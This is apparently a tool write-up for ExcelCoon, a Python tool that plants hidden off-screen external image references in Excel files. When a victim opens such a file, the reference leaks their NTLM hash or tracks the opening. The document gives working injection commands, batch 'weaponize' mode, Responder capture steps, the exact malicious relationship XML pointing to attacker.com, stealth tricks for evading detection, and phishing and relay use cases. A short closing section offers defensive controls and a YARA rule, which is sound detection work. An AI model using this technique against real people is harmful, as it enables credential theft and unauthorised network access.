
 ExcelCoon injects invisible tracking and NTLM hash-capture payloads into Excel
 .xlsx files. No macros, no VBA, no prompts. The payload is a hidden 1x1px external image reference buried deep in the OOXML structure. When the victim opens the spreadsheet, Excel silently attempts to load the external resource – triggering either an HTTP callback (for tracking) or an NTLM authentication handshake (for hash capture).
The source code lives at github.com/BenjiTrapp/ExcelCoon-weaponizer. Zero dependencies, pure Python standard library, single file.
Why This Works
Excel .xlsx files are ZIP archives containing XML documents (the OOXML format). Among these XML files are drawing relationships that can reference external images via URLs or UNC paths. When Excel opens the file and encounters an external image reference, it attempts to fetch it – and on Windows, UNC paths trigger automatic NTLM authentication.
This is the same underlying mechanism exploited by HorriblePDF (which injects UNC paths into PDF files), but adapted for the OOXML format. The key difference: Excel’s drawing relationship model allows placing the reference in a hidden, off-screen image element that’s virtually invisible to the user.
Attack Flow

The critical insight: Windows automatically sends NTLM credentials when resolving UNC paths. The WebClient service (enabled by default on workstations) converts \\host@80\path into an HTTP request with NTLM authentication. No user interaction beyond opening the file.
Injection Modes
ExcelCoon supports three modes, each targeting different scenarios:
| Mode | URL Format | Captures | Best For |
|---|---|---|---|
| HTTP | http(s)://host/path |
IP, User-Agent, timestamp | Canary tokens, open tracking |
| SMB | \\host\share\file |
NTLMv2 hash, username, hostname | LAN hash capture |
| WebDAV | \\host@80\path |
NTLMv2 hash, username, hostname | Remote hash capture over internet |
HTTP Tracking
The lightest option. Injects a standard HTTP(S) URL as the image source. When the file opens, Excel makes a GET request to your server. You capture the source IP, User-Agent, and exact open time. Useful as a document canary – you’ll know if/when your file was opened.
python excelcoon.py -i quarterly_report.xlsx -m http -H myserver.com
SMB Hash Capture (LAN)
Injects a UNC path (\\attacker-ip\share\image.png). When opened on the same network, Windows automatically authenticates via SMB using the victim’s NTLM credentials. Capture with Responder:
python excelcoon.py -i file.xlsx -m smb -H 192.168.1.100
# On attacker machine:
sudo responder -I eth0 -v
WebDAV Hash Capture (Remote)
The most powerful mode for external engagements. Uses the WebDAV UNC format (\\host@80\path) which the Windows WebClient service translates into HTTP with NTLM authentication. Works across the internet – no LAN proximity required:
python excelcoon.py -i file.xlsx -m webdav -H attacker.com
# On attacker machine:
sudo responder -I eth0 -wv
How It Works – OOXML Manipulation
An .xlsx file is a ZIP containing this structure:
quarterly_report.xlsx (ZIP)
├── [Content_Types].xml
├── xl/
│   ├── worksheets/
│   │   ├── sheet1.xml
│   │   └── _rels/
│   │       └── sheet1.xml.rels
│   └── drawings/
│       ├── drawing1.xml          ← hidden image anchor
│       └── _rels/
│           └── drawing1.xml.rels ← external URL reference
└── ...
ExcelCoon modifies four files to inject the payload:
| File | Change |
|---|---|
[Content_Types].xml |
Registers the new drawing part |
xl/worksheets/sheet1.xml |
Adds <drawing r:id="..."/> reference |
xl/worksheets/_rels/sheet1.xml.rels |
Links worksheet to drawing file |
xl/drawings/drawingN.xml |
Contains the hidden image anchor |
xl/drawings/_rels/drawingN.xml.rels |
Points to external URL (TargetMode="External") |
The core injection creates a twoCellAnchor element with the image placed far off-screen:
<xdr:twoCellAnchor editAs="oneCell">
    <xdr:from>
        <xdr:col>147</xdr:col>  <!-- Far off-screen -->
        <xdr:colOff>0</xdr:colOff>
        <xdr:row>823</xdr:row>  <!-- Far off-screen -->
        <xdr:rowOff>0</xdr:rowOff>
    </xdr:from>
    <xdr:to>
        <xdr:col>148</xdr:col>
        <xdr:colOff>9525</xdr:colOff>
        <xdr:row>824</xdr:row>
        <xdr:rowOff>9525</xdr:rowOff>
    </xdr:to>
    <xdr:pic>
        <xdr:nvPicPr>
            <xdr:cNvPr id="2" name="Picture 42"/>
        </xdr:nvPicPr>
        <xdr:blipFill>
            <a:blip r:link="rId1"/>  <!-- Links to external URL -->
            <a:stretch><a:fillRect/></a:stretch>
        </xdr:blipFill>
        <xdr:spPr>
            <a:xfrm>
                <a:off x="50000000" y="50000000"/>
                <a:ext cx="9525" cy="9525"/>  <!-- 1x1 pixel -->
            </a:xfrm>
        </xdr:spPr>
    </xdr:pic>
</xdr:twoCellAnchor>
The external relationship in drawing1.xml.rels points to the attacker’s server:
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1"
                  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
                  Target="\\attacker.com@80\cdn\logo.png"
                  TargetMode="External"/>
</Relationships>
Stealth Techniques
ExcelCoon uses several techniques to avoid detection:
- Off-screen placement – The image anchor is placed at randomized coordinates between columns 100-200 and rows 500-1000, far beyond what any user would scroll to
- 1x1 pixel dimensions – Even if found, the image is invisible at 9525 EMU (1px)
- Legitimate resource names – Random filenames like
logo.png,analytics.js,brand_asset.pngthat blend with real corporate documents - Legitimate share names – Path components like
cdn,static,assets,resources - Existing drawing injection – If the worksheet already has drawings, ExcelCoon injects into the existing drawing file rather than creating a new one, avoiding the suspicious creation of a new drawing part
- rId collision avoidance – Safely handles worksheets with existing relationships
Usage
# Basic HTTP tracking
python excelcoon.py -i report.xlsx -m http -H myserver.com

# WebDAV with HTTPS and custom path
python excelcoon.py -i file.xlsx -m webdav -H attacker.com --https -p images/header.png

# Batch mode -- weaponize all xlsx files in a directory
python excelcoon.py -i "reports/*.xlsx" -m http -H tracker.io

# Check if a file has already been weaponized
python excelcoon.py --check suspicious_file.xlsx

# Interactive wizard (no arguments)
python excelcoon.py
Output:
  [+] Created: report_weaponized.xlsx (24.3 KB)

  Next Steps:
    1. Start Responder: sudo responder -I <interface> -wv
    2. Send the file to your target
    3. Monitor for NTLM hash captures
Red Team Use Cases
- Document canaries – Track when and from where a sensitive document is opened. Useful for leak detection or confirming target engagement
- Phishing with hash capture – Send a weaponized spreadsheet via email. When the target opens it, their NTLMv2 hash is captured for offline cracking or relay attacks
- Internal reconnaissance – During a pentest, weaponize shared documents on file servers. Anyone who opens them leaks their credentials
- Supply chain pretexting – Disguise as invoices, quarterly reports, or vendor documents that targets would naturally open
- NTLM relay – Instead of cracking, relay the captured authentication to other services (SMB signing disabled, LDAP, MSSQL)
Detection and Defense
From a blue team perspective:
| Control | What It Does |
|---|---|
| Inspect OOXML relationships | Check _rels/ files for TargetMode="External" with image relationships |
| Block outbound SMB/WebDAV | Firewall rules blocking ports 445 and WebClient HTTP auth to external hosts |
| Disable WebClient service | Prevents \\host@port\ UNC paths from being resolved over HTTP |
| Protected View | Excel’s Protected View blocks external content loading – but users often click “Enable Editing” |
| Network monitoring | Alert on NTLM authentication to external/unusual hosts |
| GPO: Network security | “Restrict NTLM: Outgoing NTLM traffic to remote servers” policy |
| Office trust settings | Disable automatic image download in Excel trust center settings |
Use ExcelCoon’s built-in scanner to audit files:
python excelcoon.py --check *.xlsx
[+] clean_file.xlsx: CLEAN - no external references found
[~] evil_file.xlsx: WEAPONIZED - 1 external reference(s) found
   > [WebDAV hash capture] \\attacker.com@80\cdn\logo.png
YARA Rule
rule ExcelCoon_External_Image_Reference {
    meta:
        description = "Detects XLSX files with external image references in drawings"
        author = "BenjiTrapp"
    strings:
        $ext_mode = "TargetMode=\"External\"" ascii
        $image_rel = "relationships/image" ascii
        $unc_webdav = /\\\\[a-zA-Z0-9.\-]+@(80|SSL|443)\\/ ascii
        $unc_smb = /\\\\[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\\/ ascii
        $drawing_ns = "schemas.openxmlformats.org/drawingml" ascii
        $blip_link = "r:link=" ascii
    condition:
        uint32(0) == 0x04034b50 and  // ZIP magic (XLSX)
        $ext_mode and $image_rel and
        ($unc_webdav or $unc_smb or $blip_link)
}
Comparison with HorriblePDF
Both tools exploit the same fundamental weakness – Windows’ automatic NTLM authentication when resolving UNC paths – but in different document formats:
| ExcelCoon | HorriblePDF | |
|---|---|---|
| Format | XLSX (OOXML/ZIP) | |
| Injection point | Drawing relationship XML | PDF action annotation |
| Visibility | Hidden off-screen image | Hidden in PDF structure |
| Stealth | Higher (complex XML structure) | Lower (simpler payload) |
| Dependencies | None (stdlib only) | None |
| Detection | Check _rels/ for external targets |
Check for \\\\/ in raw PDF |